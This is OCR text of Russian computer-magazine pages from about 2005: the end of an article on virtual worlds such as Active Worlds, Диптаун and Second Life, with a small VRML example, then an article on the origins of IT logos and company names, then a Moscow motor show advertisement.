трехмерная альтернатива веб-страницам и WebWorld стал первым проектом, в котором он использовался. В декабре 1997 г. вышла новая, оптимизированная версия языка VRML97, который позволил создавать более «живые» миры и стал стандартом по сей день. Сейчас уже существует новый формат, совместимый с VRML — X3D (Extensible 3D), включающий быстрый 3d-движок, независящий от платформы формат файлов, усовершенствованную интеграцию XML. Он более продвинутый и гибкий, чем VRML, но пока еще не получил большого распространения.

решил оставить свой бизнес и вместе с приятелями Дэйвом Гобелом и Коулом Ларсеном, также работающими в компьютерной сфере, основать компанию, занимающуюся разработкой виртуальных миров. Так появилась Knowledge Adventure Worlds, через несколько месяцев переименованная в Worlds Inc. К компании вскоре присоединились Рон Бритвич и другие ведущие исследователи в этой области. А первым проектом, стартовавшим в стенах KAW, стал AlphaWorld. 28 июня 1995 г. состоялся официальный релиз самой первой версии AlphaWorld. Первым «гражданином» мира стал Бритвич, а уже через несколько часов после запуска, AlphaWorld стали заселят другие люди, так или иначе узнавшие о проекте. Окружение теперь было псевдотрехмерным, юзеры получили намного большую свободу, чем в том же Habitat. Граждане мира могли смотреть из глаз своего аватара или в перспективе от третьего лица.



свадьба Янки и Томаса

На протяжение следующих месяцев игру дорабатывали и наполняли десяти сотрудников Worlds Inc., и к марту 1996 г. число зарегистрированных жителей достигло 50 тысяч. Теперь люди могли выбрать себе аватора из солидного списка персонажей (в начале автаров было только двое — мужской и женский). Когда AlphaWorld стал по настоящему популярным, компания дала юзерам возможность наполнять мир самостоятельно. Можно было послать запрос на приобретение открытой, пустынной местности и, с помощью встроенного конструктора, соорудить из объектов (стена, окно) дом, посадив рядом деревья или даже воздвигнуть самому себе памятник. Разработчики AlphaWorld всячески поощряли архитекторов мира и давали им новые инструменты для строительства. Самым известным творением в 1996 стал Шервудский лес, в создании которого принимало участие большинство граждан мира. Целью этого эксперимента было сделать в AlphaWorld место, наиболее приближенное к реальности — с аллеями, ручьями, животными и уютными домиками. И, так как для достижения этой цели люди работали сообща и постоянно обменивались идеями, это позволило еще больше сплотить комьюнити внутри.

8 марта 1996 состоялась первая в виртуальных мирах свадьба персонажей Janka и Tomas. Специально для этого события архитекторы соорудили новый павильон, дизайнеры создали новые свадебные аваторы, было разослано кучу приглашений… событие прошло с шиком и размахом. По слухам, у него также было продолжение в реале.

В мае 1996 г. Worlds Inc. стала выпускать новые миры, на основе опыта AlphaWorld. Все вместе они получили название Active Worlds и были соединены друг с другом, так что можно было путешествовать из одного мира в другой. Первыми последователями AW стали Cyborg Nation, TelePark и The Wild West, через пару лет «активных миров» насчитывалось уже сотни.

[Active Worlds] В 1997 г. World Inc. была куплена компанией Circle of Fire (потом имя владельца сменится на Activeworlds.com, Inc.) и вскоре после этого путешествия по официальным Active Worlds стали платными. Для полноценной виртуальной жизни необходимо внести ежемесячную членскую плату 7$, в этом случае ты можешь пользоваться всеми возможностями, и созданные тобой творения никто не сможет разрушить. Можно также зайти в мир как Турист — это бесплатно, но ты не сможешь пользоваться многими опциями и если построишь домик, кто угодно может внести в нем изменения или пустить под каток.


Все Active Worlds соединены системой телепортов. То есть, исследовав один мир, можешь перейти в следующий, где познакомишься с новыми людьми и интерьерами. На данный момент существуют сотни AW, от подводных городов и ботанических парков до марсианских ландшафтов и мегаполисов будущего. В некоторых в любое время можно встретить тысячи людей, некоторые пустынны и до конца не исследованы. Самым популярным является старый-добрый AlphaWorld, площадь которого больше, чем штат Калифорния, а население составляет около 150 тысяч человек.

Начало каждого путешествия начинается в зоне под названием Ground Zero. Это место всегда самое оживленное, и здесь запросто можно познакомиться с новыми людьми. Хотя для длительного общения с конкретным собеседником лучше перебраться куда-нибудь, где потише, так как желающих поболтать в GZ много, и экран часто захламлен всевозможными фразами.

Перевалочным пунктом между мирами являются Врата (The Gate) — небольшая зона, из которой можно попасть в большинство существующих виртуальных миров. Здесь также можно встретить кучу народа. Отличительной особенностью Врат является то, что в этой зоне доступен только один аватар, поэтому все жители похожи друг на друга как две капли. Быстрое перемещение в мирах происходит посредством машин телепортации, где ты можешь ввести координаты и оказаться в нужном месте. Можно, конечно, дойти пешком, но это все равно, что прогуляться пешком от Москвы до Питера.

| ФРАГМЕНТ VRML-КОДА, ВЫВОДЯЩИЙ ПЛОСКУЮ ПОВЕРХНОСТЬ С КРАСНЫМ ШАРОМ НА НЕЙ |

```
#VRML V2.0 utf8
# This is a comment line
WorldInfo {
 title "Bouncing Ball"
}
Viewpoint {
 position 0 5 30
 description"Side View"
}
DEF Floor Box {
 size 6 0.2 6
}
DEF Ball Transform {
 translation 0 10 0
 children Shape {
   appearance Appearance {
     material Material {
       diffuseColor 1 0 0
     }
   }
   geometry Sphere {
   }
 }
}
```



картинка, иллюстрирующая результат кода в блок-врезке

Активные миры чем-то напоминают IRC. Люди здесь обычно не бродят по всем каналам, а находят то, что им по душе, и обосновываются в них надолго. В этих мирах они общаются с друзьями, проводят разные эвенты, занимаются строительством. Существуют тысячи городов, основанных и обустроенных местными жителями.

Если ты привык к миллионам полигонов на квадратный миллиметр и спецэффектам из Half Life 2, тебя вряд ли вдохновит графика современных Active Worlds. Все-таки это не преренденные картинки, а множество 2.5-мерных объектов, расставленных автором и жителями с помощью языка VRML. Картинки дают тебе представление об окружающем тебя мире, остальное додумает твое воображение. К тому же, как и в онлайновых играх, главное здесь не графика, а общение и взаимодействие людей.

Общение в активных мирах происходит при непосредственной близости собеседника. Тебя могут слышать до 50 человек, находящихся поблизости (имеющих статус «оратор» слышат больше и дальше), фразы, которые ты вводишь, появляются на некоторое время над головой твоего аватара. Также можно посылать личные сообщения и телеграммы.

Помимо развлечений, которые народ придумывает себе сам, каждую неделю происходят официальные эвенты. Например, на июль 2005 г. были запланированы вечер взрослой поэзии в мире GorTasa, детский пейнтбол в мире AWTeen, викторина Bingo в мире Elvandor и празднование десятилетнего юбилея Active Worlds в реальном мире, в Бостоне, штат Массачусетс.

AW используются не только для развлечения. Многие компании и государственные структуры взяли на вооружение VRML-технологии для создания интерактивной обучающей, рекламной или информационной среды. Там, где не справится обычный браузер и плоские web-страницы, на помощь приходит 3D. Например, представь себе онлайн магазин, по которому ты можешь пройтись, как по-настоящему, пообщаться с продавцами, выбрать с прилавков нужные тебе товары и тут же оплатить их. Конечно, можно это сделать и через сайт, но в Активных Мирах процесс покупки становится намного увлекательнее.


Активные миры населяют люди из всех уголков света. Далеко не все они говорят по-английски, поэтому существует множество национальных миров, где общаются только французы, испанцы, немцы и др. Немало среди них и русских миров.

[Русские 3D миры] Самым известным и популярным русским миром является Диптаун, созданный по мотивам произведений писателя Сергея Лукьяненко. Это самостоятельный мир и ты не сможешь через него попасть в официальные миры Activeworlds.com, зато регистрация тут полностью бесплатная, да и люди все свои.

Те, кто читал трилогию «Лабиринт отражений», смогут найти в виртуальном Диптауне знакомые черты. Например, одним из самых популярных мест в нем является бар «Три поросенка», а для любителей острых ощущений есть «Лабиринт смерти». Помимо этого, мир Диптауна включает в себя: мэрию, школу стройки, киностудию, ипподром, стадион, космическую станцию, галереи, дворцы, пляжи, бары, гипермаркеты, парки, храмы, и многие другие достопримечательности, которые можно посетить, и где можно встретить жителей. Опытные строители или простые архитекторы-любители участву-

ют в регулярных конкурсах на лучшую постройку, и экспонаты-призеры становятся новой гордостью Диптауна. Хотя свой архитектурный шедевр можно создать в любое время, достаточно изучить основы строительства (в той же школе стройки или почитав документации) и послать запрос Хранителю на выделение тебе пустого участка земли.
Хранители являются ключевыми фигурами в Диптауне, они следят за порядком и благоустройством мира. Многие вопросы относительно развития Диптауна решаются на Совете Хранителей. Остальные, кто прошел регистрацию, становятся зарегистрированными жителями мира и могут принимать участие в его жизни и пополнении. Самым известным жителем Диптауна является Белка. Обычная белка, которая живет в дупле дуба, растущего в самом центре города. Так уж сложилось, что местное население полюбило ручную зверушку и постоянно подкармливает орехами, которые можно в изобилии найти возле ее жилища. Как и в любом нормальном городе, в Диптауне есть своя газета, где ведутся городские хроники и объявляется о будущих эвентах. Многие жители не ограничиваются виртуальным общением и проводят встречи в реале. Например, в Москве AW-шные тусовки проводятся каждую пятницу.
Требования к компьютеру у Диптауна невысокие. Простой пентиум, 64 Мб ОЗУ, видяха на 32 метра, винт с гигабайтом свободного места и модем — все, что тебе нужно. Правда, при первом заходе клиент начнет скачивать объекты мира по мере твоего продвижения. Но все это сохраняется на винте, и в дальнейшем будет подгружаться с него же. Весь мир со всеми объектами в сжатом виде занимает около 100 мегабайт.
Диптаун не единственный представитель вселенной русских Active Worlds, хотя безусловно является центровым. Есть еще Ксенвард — мир фентези, где ты можешь просто гулять по живописным природным ландшафтам, слушая пение птиц и изучая причудливую растительность. Его жители — хоббиты, феи и другие сказочные существа. До недавнего времени очень популярным был мир Калипсо, имеющий игровую направленность, в котором постоянно проводились разные викторины и шоу. В январе этого года Хранители ни с того ни с сего закрыли мир, чем вызвали возмущение многих его постоянных жителей. Есть и другие русские миры, о них, а также о других, находящихся в разработке, ты можешь узнать на сайте *www.activeworlds.ru*.
Пару лет назад стартовал новый проект с названием «Диптаун». По словам авторов, он будет намного более реалистичным, основанным на новых технологиях, и иметь намного больше возможностей, чем Active worlds. О проекте можно почитать на официальном сайте *www.deeptown.org* и, при желании, помочь разработчикам.

[Second Life] Second Life — это виртуальный мир, созданный компанией Linden Lab. В отличие от Active Worlds он не основан на языке VRML, и для запуска тебе нужен не браузер, а специальный клиент.
В начале тебе предоставляется выбрать аватара, причем сотрудники Linden Lab не делают никаких ограничений. Ты можешь стать супергероем, сказочным монстром или персонажем любимого фильма. С помощью встроенного конструктора и дополнительных утилит ты можешь сделать себе абсолютно любую внешность.
Мир Second Life — очень разнообразный. Здесь есть все: живописные озера и подземные гроты, ночные клубы и известные музеи, воздушные замки и современные небоскребы. Большинство построек были сделаны жителями мира с помощью интуитивно понятного конструктора, с большой базой дефолтных объектов и возможностью добавлять свои. А встроенный скриптовый язык позволяет делать не только статичные вещи, но и наделять их жизнью. Если это пистолет — он может стрелять, если самолет — летать по воздуху. В отличие от Active Worlds, SL наделен физикой. Здесь присутствует гравитация, инерция, другие законы и даже погодные условия.
Жители мира могут встречаться и общаться в любой точке мира, причем, если твой друг находится за несколько километров от тебя — ты можешь переместить его прямо к себе с помощью системы телепортов. А если он в офлайне — послать ему сообщение на емейл или IM прямо из игры. Несмотря на то, что мир достаточно молодой, его жителями являются десятки тысяч людей всех полов, возрастов, национальностей и социальных статусов. Развитие идет очень быстро.
Конечно, Second Life — продукт коммерческий. Разработкой и поддержкой мира занимаются десятки сотрудников Linden, а все земли и объекты обрабатываются на 200 серверах. Если ты решил просто исследовать мир Second Life, вполне достаточно один раз зарегистрировать аккаунт (стоит это 10$) и ты станешь полноправным жителем. Единственным ограничением станет то, что ты не сможешь ничего строить и не сможешь принимать участие в развитии мира. Ты можешь также купить участок земли и построить на нем дом или какой-нибудь бар, который будут посещать другие жители. Владение землей размером 512 квадратных метров стоит 10$ в месяц. Можно арендовать земли значительно больших размеров, и даже целые острова, но ежемесячная плата будет расти пропорционально твоим запросам.


популярный русский VRML-браузер

Торговая система является важной частью Second Life. Ты можешь покупать и продавать все что угодно: одежду, драгоценности, технику, мебель… все, что существует в реальном мире, и даже несуществующие вещи, ты можешь создать и толкнуть за местную валюту Linden-доллары. Можно также сдавать в аренду или взимать плату за посещение мест, которые входят в твою собственность. А заработанные Linden'ы потратить на расширение своего виртуального бизнеса или обменять на реальные баксы на одном из специализирующихся в этом сайтов (например: *www.gamingopenmarket.com*).
Разработчики Second Life не только не запрещают вести реальный бизнес за реальные деньги в своем мире. Они всячески это поощряют. На официальном сайте http://secondlife.com говорится, что все, что ты построил на своей земле, все, что создал своими руками в мире Second Life, является твоей интеллектуальной собственностью, и ты можешь распоряжаться ей, как тебе угодно. Компания Linden также регулярно делает денежные премии наиболее успешным предпринимателям, владения которых посещают большая часть жителей. Так что если тебе не удалось основать сеть ресторанов твоего имени в реале, ты можешь запросто реализовать мечту в виртуальности, и иметь с этого приличный доход.
Если тебя заинтересовал мир Second Life — можешь скачать клиент и 7 дней погулять по миру бесплатно. Изучить конструктор, пообщаться с местным населением, осмотреться. Хотя мало тех, кто однажды вошел в этот мир, смог потом отказаться от него.

[Будущее виртуальных миров] Хотя в ближайшем будущем появления дип-программы, описанное в «Лабиринте отражений», не предвидится, можно уверенно сказать, что грань между виртуальными и реальными мирами постепенно стирается. Уже сейчас миры подобные Second Life имеют неплохую графику, возможности аватаров практически не уступают возможностям людей в реальном мире. Современные технологии и шлемы виртуальной реальности позволяют добиться потрясающего эффекта присутствия. Конечно, в глубине сознания ты понимаешь, что это всего лишь виртуальность, но то, что происходит вокруг, затягивает тебя настолько, что ты забываешь об этом. Пока технологии VR с эффектом присутствия используются в обучающих симуляторах и экспериментальных аппаратах, но будущие виртуальные миры неразрывно с ними связаны. Как и в AW, жители смогут участвовать в развитии и строительстве мира, потому что ни одна компания не сможет самостоятельно справиться с наполнением большой вселенной.


процесс застройки в Second Life


SW City — крупнейший город во вселенной Active Worlds

Уже сейчас миллионы людей проводят значительную часть жизни в виртуальных мирах и большинство из них считают, что они лучше риаллайфа. Можешь мне поверить, это только начало большой миграции людей в виртуальность. Сейчас ты задумываешься о том, стоят ли виртуальные миры того, чтобы тратить на них время. В будущем ты будешь думать, стоит ли того реальный мир



Символы цифрового века

У КАЖДОЙ УВАЖАЮЩЕЙ СЕБЯ ОРГАНИЗАЦИИ И КОМПАНИИ ЕСТЬ СОБСТВЕННЫЕ НАЗВАНИЕ И ЛОГОТИП, МАКСИМАЛЬНО ТОЧНО ПЕРЕДАЮЩИЕ СМЫСЛ ИХ ДЕЯТЕЛЬНОСТИ. ВПРОЧЕМ, ЧАСТО ЭТО ПРОСТО КРАСИВЫЕ СИМВОЛЫ, В КОТОРЫХ НЕТ ИДЕИ. ВЫШЕСКАЗАННОЕ ОТНОСИТСЯ И К МИРУ ИНФОРМАЦИОННЫХ ТЕХНОЛОГИЙ. ВСЕ МЫ ЗНАЕМ, ЧТО ПИНГВИН ЯВЛЯЕТСЯ ЭМБЛЕМОЙ ОПЕРАЦИОННОЙ СИСТЕМЫ LINUX, А КОРПОРАЦИЯ, ПРОИЗВОДЯЩАЯ КОМПЬЮТЕРЫ MACINTOSH, НАЗЫВАЕТСЯ APPLE. НО ПОЧЕМУ ИМЕННО ТАК? ЕСЛИ ХОЧЕШЬ ОБ ЭТОМ УЗНАТЬ, НЕ ПЕРЕВОРАЧИВАЙ СТРАНИЦУ | Илья Александров (DALnet / #vyborg)

Пингвин Тукс и компания

[операционки] Операционная система — это многолетний труд тысяч программистов, миллионы строк кода, и зачастую очень большие деньги. Чтобы проект не постиг провал, важно учитывать каждую мелочь, даже эмблему и название ОС. Например, у FreeBSD в качестве символа — симпатичный демон по имени Beastie. Разработчики фряхи не сатанисты, пишущие оккультные программы, просто словом daemon в английском языке называют доброго духа, а иногда и просто энергичного, напористого человека. А в unix-системах daemon — это технический термин, обозначающий программы, выполняющие незаметно в фоне какую-то полезную работу. Опять же напрашивается сравнение с невидимым добрым духом.

Разработчики близкой к Free системы — OpenBSD, в качестве талисмана выбрали шипастую рыбу фугу. Это водоплавающее известно тем, что способно раздувать себя до размеров, превосходящих первоначальный объем раза в три, и тем, что является самой ядовитой рыбой в мире. Как понимаешь, плавает рыбка по морским просторам спокойно, и никто ее кушать не станет. Вот и пользователь OpenBSD выходит в глобальную сеть без страха, что его систему кто-нибудь взломает — ОС славится своей защищенностью. Люди, делающие самую секурную операционку на планете — ребята довольно неординарные. К каждому новому релизу создается специальная обложка диска, где puffy (а именно так зовут рыбешку) предстает в определенном образе. Например, в виде шерифа с дикого запада, или в виде волшебника страны OS. Все эти изображения можно найти на *www.openbsd.org/orders.html*.

Следующей по списку идет NetBSD. Раньше логотипом этой системы являлась толпа чертей под знаменем, располагающаяся на груде разбитых мониторов и системных блоков. Наверное, создатели ОС стремились запугать конкурирующие проекты и показать неформальность процесса разработки — сложно представить себе коммерческий продукт с подобной эмблемой. Правда, сегодня от символа NetBSD остался только флаг, видать, повзрослели разработчики, стали ответственней и серьезней...

Эмблемой операционки для компьютеров Apple — Mac OS, является улыбающаяся рожица. Как утверждают поклонники маков, они влюбились в свою систему, как только увидели этот логотип. Лично я предпочитаю более содержательные изображения, нежели картинки из четырех линий и пары точек, но тем не менее отдадим должное дизайнерам Apple. Такая эмблема должна была показать дружелюбность системы к пользователю, простоту в освоении и работе.

Логотип операционной системы от Microsoft знает весь мир. Это — форточка (а не решетка, как ехидно утверждают многие юниксоиды). Изображена она, правда, на подобие флага — своего рода знамя коллектива, символ прогресса и движения. Ну а какая еще эмблема кроме форточки может быть у Windows? Сама же винда получила свое название за то, что была первой осью с графическим интерфейсом и окнами программ, пришедшим на смену командной строке (не совсем так. Первые наработки графического интерфейса с окнами были представлены еще в 70-х гг. А компания Apple впервые использовала их в своей ОС в середине 80-х — прим. mindw0rk).

Новое творение Билла Гейтса носит кодовое имя Longhorn. Дело в том, что неподалеку от центрального офиса M$ находится горнолыжный курорт, где любят отдыхать сотрудники компании (вместо исправления багов в безопасности ОС), а местный салун (кабак по-нашему) носит имя Longhorn. Вот так вот. Самый прибыльный продукт на планете наречен в честь пивной. Версия, конечно, неофициальная, но другой просто не существует. Какой логотип придумать для операционной системы, которая называется «Длинный рог»? Логично, что изображение представителя крупного рогатого скота. В Microsoft остановились на быке. И кто после этого скажет, что серьезное ПО не может иметь в качестве символа животное?

[TUX] Пингвин Тукс — это не просто символ Linux. Я даже не знаю, что является более известным — сама ОС или ее логотип. Атрибутика с изображением Тукса приносит магазинам не меньшую прибыль, чем линуксовые

дистрибутивы. Пройти мимо него я не мог. Этот логотип появился в 1996 году, когда в мейл-листе linux-kernel-mailing list группа людей предложила выбрать эмблему для своей операционки. Идею поддержали, и была предложена масса вариантов, в том числе такие благородные зверушки, как лев и орел. Среди предложенных логотипов был и пингвин, державший на крыльях земной шар. Но вождь и бог всех линуксоидов — Торвальдс, в одном из своих писем упомянул буквально следующее: «Если вы думаете о «пингвине», вы должны представлять себе слегка растолстевшего сидящего пингвина, хорошо поевшего и отрыгнувшего. Он сидит с довольной улыбкой — мир кажется прекрасным, если вы только что съели несколько галлонов свежей рыбы...».

Был объявлен конкурс среди художников на лучшее изображение пингвина. Победителем стал Ларри Ивинг, которой утверждает, что использовал только свободный софт при написании Тукса, в частности, растровый редактор GIMP (еще бы он сказал, что юзал фотошоп!). На самом деле, правильно называть пингвина «Такс», но в среде компьютерщиков устоялось имя Тукс. Слово можно объяснить так: Torvalds UniX.

Кстати, на день рождение Линусу как-то подарили настоящего пингвиненка, которого сейчас можно найти в Бристольском зоопарке.

[IT-компании] Пришло время рассказать об эмблемах компаний, работающих в сфере информационных технологий. Начнем с Apple. Дело в том, что яблоко — любимый фрукт основателя корпорации Стива Джобса. После трех месяцев раздумий над названием для нового бизнеса, Джобс заявил партнерам: «Я назову компанию Apple, если до 5 часов вы не придумаете ничего лучшего». И то ли с Джобсом тогда работали не самые эрудированные люди, то ли им просто было лень напрягаться, но никому в голову так ничего и не пришло. Apple's Macintosh — сорт яблок, давший имя новой компании и ее продукции. По другой версии, корпорация названа в честь звукозаписывающей студии битлов — Apple corp., так как многие сотрудники и руководители были поклонниками творчества ливерпульской четверки. А вот почему на эмблему поместили откусанный фрукт, история умалчивает. Название выдающегося производителя ноутбуков Toshiba состоит из двух частей: Tou(восток) и Shiba(трава). Как же связаны компьютеры и трава? Очень просто, корпорация возникла после объединения двух промышленных гигантов — Tokyo Electric и Shibaura, и получила новое название — Tokyo Shibaura, сокращенно — Toshiba.

Известный производитель комплектующих — Fujitsu, назван в честь горы Фудзияма. Для японцев Фудзияма — святыня, национальное достояние, и, вообще, их японское все, так что это не удивительно.

Интересна история Canon. Сначала корпорация носила имя Kwanon — так звали буддийскую богиню милосердия. Но тысячерукая богиня, изображенная на эмблеме, европейской публике по вкусу не пришлась. Компания сменила название на более благозвучное Canon, которое имеет много глубокомысленных значений в религии и искусстве, и убрала богиню с логотипа.

Viewsonic, один из самых крупных в мире производителей мониторов, на своей эмблеме разместил трех разноцветных попугаев (это канарейки :) — прим. mindw0rk). Заморачиваться над поиском смысла не нужно — обычный маркетинговый ход. Красивые цветастые птички располагают к себе покупателя и хорошо гармонируют с мониками.

Крупнейший в мире оператор связи AT&T имеет логотип в виде глобуса. Он символизирует нашу планету, опутанную сетью коммуникаций. IMHO, логотип стоило бы сменить, потому что у них в Америке связь отличная везде, а вот в России на дачу мобильный можно не брать — все равно зоны покрытия нет. Хотя сотовые операторы и у нас есть неплохие. Например, Билайн. Раньше эмблемой компании была трудолюбивая пчелка (bee — пчела), за которую абоненты сети получили прозвища пасечников и пчеловодов. Не знаю, чем не угодило это милое насекомое руководителем компании, но логотип сменили на круг с желто-черными полосками. Как утверждают представители ВымпелКом, «Новый образ «Билайн» символизирует яркость, простоту, дружественность, положительные эмоции». Вот так, а сразу и не догадаешься.

Свободный софт в лице проекта GNU (GNU Not Unix) обозначил себя антилопой. Действительно, что париться с поиском логотипа, когда твоя организация называется GNU? Впрочем, говоря по-английски, нельзя забывать,


любимый фрукт Стива Джобса


уберите ослов — идет огнелис!


тот самый Тукс



после написания пары сотен строк кода, нет ничего лучшего, чем чашечка кофе!

| КОЗЛИК ФРЭНК И ХАРОЛЬД СИНЕЗУБЫЙ |

Козлик Фрэнк — талисман портала *livejournal.com*. Как написано на его личной страничке, Фрэнк помогает с программированием, отвечает на запросы в службу технической поддержки. Хм. А вот тут создатели Живого Журнала прикололись неудачно: заявить, что в техподдержке сервиса сидят, простите, козлы — не самое лучшее решение.

Харольд Синезубый — это такой скандинавский король из Средневековья. Правил мудро, объединял викингов, сделал христианство местной религией. А тысячу лет спустя другие скандинавы, из компании Ericsson, создали новую беспроводную технологию передачи данных. Назвали ее «синий зуб» — bluetoth, продемонстрировав всему миру преемственность поколений у северных народов.

что в слове antelope gnu, g — немая, а при произношении аббревиатуры эту букву нужно обязательно проговаривать (так сказал Столлман, а с ним лучше согласиться).

[языки программирования] Кодинг — многозначительное слово для каждого читателя Хакера. Бессоные ночи за компом, книги и RTFM, компиляторы и отладчики... Но не каждый мегапрограммер знает, почему его любимый язык имеет именно такое название и эмблему. Например, PERL — это аббревиатура от Practical Extraction and Report Language, что переводится как «язык для практического извлечения данных и составления отчетов». Символ перла — верблюд. Нет, не потому, что кодить на этом языке могут лишь выносливые и терпеливые, как корабль пустыни, личности. Просто известное издательство O'Reilly на обложку книги по программированию на перле поместили верблюда — традиция там такая, помещать животных на обложки компьютерных учебников. Книга стала мировым бестселлером, а африканское животное стало ассоциироваться с популярным средством WEB-разработки.



обложка к диску с OpenBSD 3.6. Puffy фигурирует в образе шерифа

Еще один небезызвестный язык — python. Думаешь, он назван в честь змеи? На самом деле название получено в честь популярного в 70-е годы комедийного телесериала «воздушный цирк Монти Пайтона» , фанатом которого был создатель языка. Впрочем, разработчики уже и сами забыли историю происхождения имени python, и поместили на эмблему змею. У мультиплатформенной java в качестве логотипа — дымящаяся чашка. Увы, официальной версии объясняющей эту эмблему нет. Остается только предположить, что это вызвано всеобщей любовью программистов к кофе, хотя по логике надо было делать символом пивную кружку. Такое же название, как этот язык программирования, носит популярный сорт кофе.

[софт] Один из самых популярных браузеров — Mozilla, получила свое название из слияния слов Mosaic (первый Интернет-обозреватель) и Killer. Полагаю, что под убийцей подразумевалось: убийца оперы и IE. А логотип — тиранозавр, был выбран благодаря созвучности слов Mozilla и Godzilla.


Облегченная версия Mozilla носит имя FireFox — огненная лиса. Она же — бывший Phoenix, она же — бывший Firebird. Смена названий вызвана тем, что постоянно находился другой одноименной продукт, разработчики которого были не в восторге от использования их лейбла в чужих проектах. Эмблема Firefox — лиса, обхватывающая огненным хвостом земной шар. Мол, огнелис — самый быстрый броузер Web. Хотя я бы не стал искать здесь особой идеи, потому что дизайнеры перерисовавшие логотип 4 раза были готовы изобразить хоть лису, хоть крокодила, хоть семейство белых медведей, лишь бы потом не переделывать изображение в пятый раз.


Система обмена мгновенными сообщениями ICQ является одним из самых популярных сервисов глобальной сети во всем мире. Компанию Mirabilis, обеспечивающую работу системы ICQ, в 1996 году основали 4 израильских программиста. Mirabilis — это солнцелюбивый, ароматный и ядовитый цветок, обладающий галлюциногенными свойствами. Видимо, изральские кодеры так проперлись от этих галлюциногенов, что назвали в честь цветка компанию и сделали его своей эмблемой.

Одна из самых популярных баз данных в сети — PostgreSQL. Символом проекта был выбран слон, так как любимой книгой одного из ведущих разработчиков являлась «Слоны могут вспоминать» Агаты Кристи. Не знаю, как связана литература и базы данных, но факт остается фактом.

Говоря о программном обеспечении нельзя не упомянуть хакерский софт. При заходе на официальный сайт лучшего сканера уязвимостей всех времен и народов — *www.insecure.org*, тебя встретит выразительно смотрящий глаз. Сперва я подумал, что создатели Nmap насмотрелись «Властелина колец», и под впечатлением от увиденного выбрали в качестве логотипа всевидящее око, но потом оказалось, что глаз обозначает невозможность скрытия от сканера уязвимостей в ПО удаленного компьютера.



антилопа ГНУ



представитель крупного рогатого скота из Редмонда


"слоны могут вспоминать"



питон. В грамотных руках — серьезное оружие программиста



всевидящий NMAP


талисман livejournal.com



один из вариантов изображения культового цветка


демон — и не каких чертей!


одногорбый верблюд — символ PERL



джунгли, попугаи, мониторы...


анархический логотип от NetBSD

[З.Ы.] Что же, отведенное мне место заканчивается. Я постарался рассказать тебе о самых интересных логотипах и именах мира, в котором мы живем. Мира сетей и коммуникаций, компьютеров и программного обеспечения, мира IT. Теперь ты знаешь смысл того, о чем раньше и не задумывался. Впрочем, главное не эмблема и название, а то, что они символизируют. У производителя мониторов главное качество дисплея, а не логотип компании. Побольше тебе на жизненном пути красивых эмблем, созданных для качественных продуктов

| ПРОИСХОЖДЕНИЕ НАЗВАНИЙ НЕКОТОРЫХ IT-КОРПОРАЦИЙ |

Google — название было выбрано из-за слова Googol, что означает единицу со ста нулями. А Google было написано на чеке, который создатели поисковика получили от первой фирмы-инвестора. В результате чего они решили назвать портал именно так.

Hotmail — основателю ресурса, Джеку Смиту, пришла мысль создать сервис, благодаря которому можно получить доступ к почте через WEB. Когда он стал перебирать названия для проекта, заканчивающиеся на mail, то остановился на hotmail, так как в нем содержатся буквы HTML (язык гипертекстовой разметки).

Kodak. K — любимая буква основателя корпорации Джона Истмена. Вдобавок, пишется на всех языках мира одинаково. Джон искал слова, которые и начинаться, и заканчиваться, будут этой лучшей в мире буквой. И, смотрите же, нашел.

Yahoo — слово придумал писатель Джонатан Свифт, обозначив им плохого, мерзкого человека. Создатели Yahoo! — Джери Янг и Дэвид Фило назвали свой сервис так, потому что сами считали себя yahoo'ми. Что-то типа падонков, только американских. Официально яху расшифровывают как Yet Another Hierarchical Officious Oracle — долго, небось, придумывали...

Cisco было создано по легенде. От одной megaважной бумаги в компании оторвался кусочек, на котором были написаны эти пять букв (CISCO), и руководство решило, что это знак свыше. Ну а что, все может быть.

Nokia. Так назывался финский город, в котором находился первый завод компании. А город назывался так потому, что находился на одноименной с будущим сотовым гигантом реке. Вот так вот.





9-ая Московская Международная Автомобильная Выставка

9th Moscow International Motor Show

24 – 28 августа 2005

24 – 28 August 2005

Выставочный комплекс ЗАО "Экспоцентр" на Красной Пресне, Москва

Exhibition Complex of Expocentr, Krasnaya Presnya, Moscow, Russia

Организаторы / Organisers:





ITE Group Plc
105 Salisbury Road
London, NW6 6RG, UK
Tel: +44 (0) 20 7596 5177
Fax: +44 (0) 20 7596 5106
Website: www.motorshows-ite.com

ITE LLC
ул. Щепкина 42, Строение 2а
129110 Москва, Россия
Тел: +7 095 935 7350
Факс: +7 095 935 7351
Вебсайт: www.motorshow.ru

При поддержке / upported by



Министерства промышленности и энергетики РФ



Правительства Москвы



При содействии / Assisted by:



ЗАО Экспоцентр

Знакомься с огоньком

